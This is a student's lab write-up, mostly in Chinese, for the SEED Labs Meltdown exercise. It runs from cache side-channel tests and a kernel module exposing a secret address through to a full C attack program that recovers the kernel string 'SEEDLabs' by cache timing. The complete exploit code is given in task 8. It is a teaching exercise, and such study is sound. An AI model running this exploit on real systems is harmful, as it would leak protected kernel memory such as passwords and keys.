
```
• [11/11/25]seed@VM:~/.../Spectre$ gcc -march=native -o FlushReload FlushReload.c
• [11/11/25]seed@VM:~/.../Spectre$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

secret is 94

task3

从这个task开始，我们需要换一个服务器，如下：

```
ssh seed@10.176.27.42
```



```
Windows PowerShell
PS C:\Users\njsal> ssh seed@10.176.27.42
seed@10.176.27.42's password:
Permission denied, please try again.
seed@10.176.27.42's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Wed Nov 12 22:26:12 2025
[11/13/25]seed@VM:~$ ls
android  Customization  Documents  examples.desktop  lib  Pictures  source  Videos
bin      Desktop        Downloads  get-pip.py        Music  Public    Templates
[11/13/25]seed@VM:~$ cd Desktop
[11/13/25]seed@VM:~/Desktop$ ls
[11/13/25]seed@VM:~/Desktop$ cd ..
[11/13/25]seed@VM:~$ passwd
Changing password for seed.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
You must choose a longer password
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
[11/13/25]seed@VM:~$ |
```

现在改了密码，首先先进行相关的配置。

访问 <https://winscp.net/eng/download.php>



配置好之后按照文档要求上传材料，我全部上传到desktop

先在本机访问http://10.250.3.66/srun_portal_pc?ac_id=1

搞定之后回到虚拟机。



復旦大學
FUDAN UNIVERSITY

复旦大学校园网络认证平台

最新公告

温馨提示:

- 1.可通过浏览器访问wlrz.fudan.edu.cn进入本认证页面来认证。
- 2.每天凌晨3点系统会将所有用户自动下线。
- 3.每个用户名允许3个IP地址同时登录。
- 4.认证客户端可自动连接更为便捷，推荐下载使用。(客户端于2024年1月22日更新，旧客户端已无法使用，请及时更新)

2025年最新客户端下载



使用说明

登录成功

用户账号	23307130447
已用流量	0 B
已用时长	0 秒
IP 地址	10.222.234.91
Mac 地址	-
设备总数	1台

注销

发现问题，./portal-x64无法执行

```
[11/13/25]seed@VM:~/Desktop$ file portal-x64
portal-x64: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=06d669b4b84f03ea5198d36584f920d542ca0ab9, for GNU/Linux 2.6.32, stripped
[11/13/25]seed@VM:~/Desktop$ uname -m
i686
[11/13/25]seed@VM:~/Desktop$ ping -c 4 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3075ms
```

由i686可知，虚拟机是32位的，但是文件都是64位的，没办法执行。

重新运行代码，发现实验不需要联网，上面的就不用管了。

In most operating systems, kernel memory is not directly accessible to user-space programs. This isolation is achieved by a supervisor bit of the processor that defines whether a memory page of the kernel can be accessed or not. This bit is set when CPU enters the kernel space and cleared when it exits to the user space. With this feature, kernel memory can be safely mapped into the address space of every process, so the page table does not need to change when a user-level program traps into the kernel. However, this isolation feature is broken by the Meltdown attack, which allow unprivileged user-level programs to read arbitrary kernel memory.

We need to know the address of the target secret data. The kernel module saves the address of the secret data into the kernel message buffer (Line ②), which is public accessible; we will get the address from there.

```
// write message in kernel message buffer
printf("secret data address:%p\n", &secret);
```

The secret data need to be cached, or the attack's success rate will be low.

We create a data entry /proc/secret data (Line ③), which provides a window for user-level programs to interact with the kernel module. When a user-level program reads from this entry, the read proc() function in the kernel module will be invoked, inside which, the secret variable will be loaded (Line ① memcpy(secret_buffer, &secret, 8);) and thus be cached by the CPU. It should be noted that read proc() does not return the secret data to the user space, so it does not leak the secret data. We still need to use the Meltdown attack to get the secret.

```
make
sudo insmod MeltdownKernel.ko
dmesg | grep 'secret data address'
```

```
[11/13/25]seed@VM:~/.../Meltdown$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/Desktop/Meltdown modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
MeltdownKernel.ko
dmesg | grep 'secret data address' CC [M] /home/seed/Desktop/Meltdown/MeltdownKernel.o
Building modules, stage 2.
MODPOST 1 modules
CC /home/seed/Desktop/Meltdown/MeltdownKernel.mod.o
LD [M] /home/seed/Desktop/Meltdown/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[11/13/25]seed@VM:~/.../Meltdown$ sudo insmod MeltdownKernel.ko
[11/13/25]seed@VM:~/.../Meltdown$ dmesg | grep 'secret data address'
grep: data: No such file or directory
grep: address': No such file or directory
[11/13/25]seed@VM:~/.../Meltdown$ dmesg | grep 'secret data address'
[10026.843659] secret data address:f862e000
```

地址: 0xf862e000

task4

```
#include<stdio.h>
int main()
{
    char *kernel_data_addr = (char*)0xf862e000;
    char kernel_data = *kernel_data_addr;
    printf("I have reached here.\n");
    return 0;
}
```

```
gcc -march=native -o test test.c
./test
```

```
[11/13/25]seed@VM:~/.../Meltdown$ touch test.c
[11/13/25]seed@VM:~/.../Meltdown$ nano test.c
[11/13/25]seed@VM:~/.../Meltdown$ gcc -march=native -o test test.c
[11/13/25]seed@VM:~/.../Meltdown$ ./test
Segmentation fault
```

Will the program succeed in Line ②(char kernel_data = *kernel_data_addr; ②)?

程序不会在第②行成功执行 (`char kernel_data = *kernel_data_addr;`)

Can the program execute Line ②(char kernel_data = *kernel_data_addr; ②)?

程序无法正常执行到第②行

原因分析:

1. 权限问题:

- `kernel_data_addr` 指向的是内核空间地址 (0xf862e000)
- 用户态程序**没有权限**直接访问内核空间的内存地址
- 当尝试访问时, 会触发**段错误 (Segmentation Fault)**

2. 内存保护机制:

- 现代操作系统采用**内存保护机制**, 用户空间和内核空间是隔离的
- 用户程序只能访问用户空间的内存地址
- 直接访问内核地址会导致硬件异常, 操作系统会终止该进程

3. 程序执行流程:

- 程序会在第②行发生段错误并被操作系统终止
- 因此**不会执行到后面的** `printf("I have reached here.\n");` 语句

task5

```
gcc -march=native -o test ExceptionHandling.c
./test
```

```
[11/13/25]seed@VM:~/.../Meltdown$ gcc -march=native -o test ExceptionHandling.c
[11/13/25]seed@VM:~/.../Meltdown$ ./test
Memory access violation!
Program continues to execute.
```

分析:

sigsetjmp():

```
int sigsetjmp(sigjmp_buf env, int savesigs);
```

- **功能:** 设置一个"检查点"或"恢复点"
- **参数:**
 - **env** : 保存程序执行环境的缓冲区
 - **savesigs** : 是否保存信号掩码 (1=保存, 0=不保存)
- **返回值:**
 - 直接调用时返回 0
 - 通过 siglongjmp() 跳回时返回 siglongjmp() 的第二个参数值

siglongjmp():

```
void siglongjmp(sigjmp_buf env, int val);
```

- **功能:** 跳转回之前设置的检查点
- **参数:**
 - **env** : 之前保存的执行环境
 - **val** : 传递给 sigsetjmp() 的返回值 (不能为0)

```
#include <stdio.h>
#include <setjmp.h>
#include <signal.h>

static sigjmp_buf jbuf; // 用于保存程序执行环境的缓冲区

static void catch_segv()
{
    // 当发生段错误时, 这个函数会被自动调用
    // 使用 siglongjmp 跳转回之前设置的检查点
    // 第二个参数 1 将成为 sigsetjmp 的返回值
    siglongjmp(jbuf, 1);
}

int main()
{
    // 内核数据地址 (从 meltdownkernel.c 中获取的 secret 地址)
    unsigned long kernel_data_addr = 0xf862e000;

    // 注册信号处理函数: 当发生 SIGSEGV (段错误) 时调用 catch_segv
    signal(SIGSEGV, catch_segv);

    // 设置检查点: 保存当前执行环境
    // 第一次调用时返回 0, 跳转回来时返回 siglongjmp 的第二个参数 (1)
    if (sigsetjmp(jbuf, 1) == 0) {
        // 尝试访问内核内存 - 这会触发段错误!
        char kernel_data = *(char*)kernel_data_addr;

        // 由于上面那行会触发段错误, 这里的代码永远不会执行
        printf("kernel data at address %lu is: %c\n",
```

```

        kernel_data_addr, kernel_data);
    }
    else {
        // 当从信号处理函数跳转回来时，会执行这个分支
        printf("Memory access violation!\n");
    }

    // 程序继续正常执行
    printf("Program continues to execute.\n");
    return 0;
}

```

task6

```

1 number = 0;
2 *kernel_address = (char*)0xf862e000;
3 kernel_data = *kernel_address;
4 number = number + kernel_data;

```

We will find out that Line 3 will successfully get the kernel data, and Line 4 and subsequent instructions will be executed. This is due to an important optimization technique adopted by modern CPUs. It is called out-of-order execution.

Modern high performance CPUs allow out-of-order execution to exhaust all of the execution units. Executing instructions one after another may lead to poor performance and inefficient resources usage. With the out-of-order execution feature, CPU can run ahead once the required resources are available.

In the code example above, at the microarchitectural level, Line 3 involves two operations: load the data (usually into a register), and check whether the data access is allowed or not. If the data is already in the CPU cache, the first operation will be quite fast, while the second operation may take a while. To avoid waiting, the CPU will continue executing Line 4 and subsequent instructions, while conducting the access check in parallel. This is out-of-order execution.

In our case, the check fails, so all the results caused by the out-of-order execution will be discarded like it has never happened. That is why from outside we do not see that Line 4 was executed.

During the out-of-order execution, the referenced memory is fetched into a register and is also stored in the cache. If the out-of-order execution has to be discarded, the cache caused by such an execution should also be discarded. Unfortunately, this is not the case in most CPUs. Therefore, it creates an observable effect. Using the side-channel technique described in Tasks 1 and 2, we can observe such an effect. The Meltdown attack cleverly uses this observable effect to find out secret values inside the kernel memory.

```

gcc -march=native -o test MeltdownExperiment.c
./test

```

```

[11/13/25]seed@VM:~$ nano MeltdownExperiment.c
[11/13/25]seed@VM:~$ gcc -march=native -o test MeltdownExperiment.c
[11/13/25]seed@VM:~$ ./test
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.

```

分析：第①行确实被执行了，证据就是：array[7 * 4096 + DELTA] 被检测到在缓存中。

1. 虽然第①行触发了段错误，但第②行仍然被执行了

- 这是因为 CPU 的乱序执行机制：在检查权限之前，后续指令已经被推测执行
- 尽管程序最终会因为段错误而回滚架构状态，但微架构状态（如缓存）不会被回滚

2. 缓存侧信道证据：

- reloadSideChannel() 检测发现 array[7*4096 + 1024] 在缓存中
- 这证明 array[7 * 4096 + DELTA] += 1 确实被执行了
- 因为只有执行了这行代码，该内存位置才会被加载到缓存中

task7

How far a CPU can go in the out-of-order execution depends on how slow the access check, which is done in parallel, is performed.

Task7.1

修改Task6代码：

```
// MeltdownExperiment.c
void meltdown(unsigned long kernel_data_addr) {
    char kernel_data = 0;
    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;    //改这里
}
```

```
gcc -march=native -o test MeltdownExperiment.c
./test
```

```
[11/13/25]seed@VM:~$ gcc -march=native -o test MeltdownExperiment.c
[11/13/25]seed@VM:~$ ./test
Memory access violation!
[11/13/25]seed@VM:~$ ./test
Memory access violation!
[11/13/25]seed@VM:~$ ./test
Memory access violation!
[11/13/25]seed@VM:~$ ./test
```

一直无法攻击成功。

Task7.2

Meltdown is a race condition vulnerability, which involves the racing between the out-of-order execution and the access check.

在7.1基础上修改：

```
// MeltdownExperiment.c
int main() {
    // Register a signal handler
    signal(SIGSEGV, catch_segv);
    int fd = open("/proc/secret_data", O_RDONLY);
    if (fd < 0) {
```

```

        perror("open");
        return -1;
    }
    // FLUSH the probing array
    flushSideChannel();
    int ret = pread(fd, NULL, 0, 0);
    if (sigsetjmp(jbuf, 1) == 0) {
        meltdown(0xf862e000);
    } else {
        printf("Memory access violation!\n");
    }
    // RELOAD the probing array
    reloadSideChannel();
    return 0;
}

```

```

gcc -march=native -o test MeltdownExperiment.c
./test

```

```

[11/13/25]seed@VM:~$ gcc -march=native -o test MeltdownExperiment.c
[11/13/25]seed@VM:~$ ./test
Memory access violation!
[11/13/25]seed@VM:~$ ./test
Memory access violation!
[11/13/25]seed@VM:~$ ./test
Memory access violation!
[11/13/25]seed@VM:~$ ./test
Memory access violation!
[11/13/25]seed@VM:~$ ./test
Memory access violation!
[11/13/25]seed@VM:~$ ./test
Memory access violation!
[11/13/25]seed@VM:~$ ./test
Memory access violation!

```

还是成功不了。

Task7.3

增加汇编代码，减慢权限检查速度。在访问 secret 前增加了一些无用的计算以占满 CPU 的 ALU，这样就可以减慢权限检查的速度。

```

// MeltdownExperiment.c
...
void meltdown_asm(unsigned long kernel_data_addr) {
    char kernel_data = 0;
    // Give eax register something to do
    asm volatile(
        ".rept 400;"
        "add $0x141, %%eax;"
        ".endr;"

        :
        :
        : "eax"
    );
    /*inside the loop, it simply add a number 0x141 to the eax register. T

```

```

his code basically does useless computations, but according to a post discussion,
these extra lines of code "give the algorithmic units something to chew while
memory access is being speculated" */
// The following statement will cause an exception
kernel_data = *(char*)kernel_data_addr;
array[kernel_data * 4096 + DELTA] += 1;
}

int main() {
    ...
    if (sigsetjmp(jbuf, 1) == 0) {
        meltdown_asm(0xf862e000);
    } else {
        printf("Memory access violation!\n");
    }
    ...
    return 0;
}

```

```

gcc -march=native -o t7 MeltdownExperiment.c
./t7

```

还是成功不了。

task8

目标：通过多次攻击，以投票计数的方式提升正确率；获取整个 secret

重复执行以上攻击 10000 次，用数组 `score[]` 统计每个下标的分数，选择投票数最高的下标作为最终的 secret 的值；循环执行以上步骤得到所有 secret 值

完整代码：

```

#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

/***** Flush + Reload *****/
uint8_t array[256*4096];
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (100)
#define DELTA 1024

void flushSideChannel()
{
    int i;

    // write to array to bring it to RAM to prevent Copy-on-write
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
}

```



```

//flush the values of the array from cache
for (i = 0; i < 256; i++) _mm_cflush(&array[i*4096 + DELTA]);
}

static int scores[256];

void reloadSideChannelImproved()
{
    int i;
    volatile uint8_t *addr;
    register uint64_t time1, time2;
    int junk = 0;
    for (i = 0; i < 256; i++) {
        addr = &array[i * 4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD)
            scores[i]++; /* if cache hit, add 1 for this value */
    }
}

/***** Flush + Reload *****/

void meltdown_asm(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // Give eax register something to do
    asm volatile(
        ".rept 400;"
        "add $0x141, %%eax;"
        ".endr;"

        :
        :
        : "eax"
    );

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
    siglongjmp(jbuf, 1);
}

// 修改 main 函数以支持获取整个 secret 字符串
int main()
{
    char secret_buf[8];
    int i, j, ret = 0;

    // Register signal handler

```

```

signal(SIGSEGV, catch_segv);

int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
    perror("open");
    return -1;
}

flushSideChannel();

for (int k = 0; k < 8; ++k) {
    memset(scores, 0, sizeof(scores));

    // Retry 10000 times on the same address.
    for (i = 0; i < 10000; i++) {
        ret = pread(fd, NULL, 0, 0);
        if (ret < 0) {
            perror("pread");
            break;
        }

        // Flush the probing array
        for (j = 0; j < 256; j++)
            _mm_c1flush(&array[j * 4096 + DELTA]);

        if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf862e000 + k); }

        reloadSideChannelImproved();
    }

    // Find the index with the highest score.
    int max = 0;
    for (i = 0; i < 256; i++) {
        if (scores[max] < scores[i]) max = i;
    }

    printf("The secret value is %d (0x%02x) %c\n", max, max, (max >= 32 && max <=
126) ? max : '?');
    printf("The number of hits is %d\n", scores[max]);

    if (scores[max] > 50) {
        secret_buf[k] = max;
    } else {
        secret_buf[k] = '?'; // 如果 hits 太低, 标记为未知
    }
}

// 打印最终字符串时, 也打印 hex
for (int k = 0; k < 8; ++k) {
    printf("%c", secret_buf[k]);
}
printf("\n");

printf("Secret in hex: ");
for (int k = 0; k < 8; ++k) {
    printf("%02x ", secret_buf[k]);
}
printf("\n");

```

```
    return 0;
}
```

```
gcc -o MeltdownAttack -march=native MeltdownAttack.c
./MeltdownAttack
```

```
[11/13/25]seed@VM:~/../Meltdown$ gcc -o MeltdownAttack -march=native MeltdownAttack.c
[11/13/25]seed@VM:~/../Meltdown$ ./MeltdownAttack
The secret value is 83 (0x53) S
The number of hits is 9623
The secret value is 69 (0x45) E
The number of hits is 9802
The secret value is 69 (0x45) E
The number of hits is 9816
The secret value is 68 (0x44) D
The number of hits is 9830
The secret value is 76 (0x4c) L
The number of hits is 9779
The secret value is 97 (0x61) a
The number of hits is 9886
The secret value is 98 (0x62) b
The number of hits is 9855
The secret value is 115 (0x73) s
The number of hits is 9794
SEEDLabs
Secret in hex: 53 45 45 44 4c 61 62 73
```

攻击成功。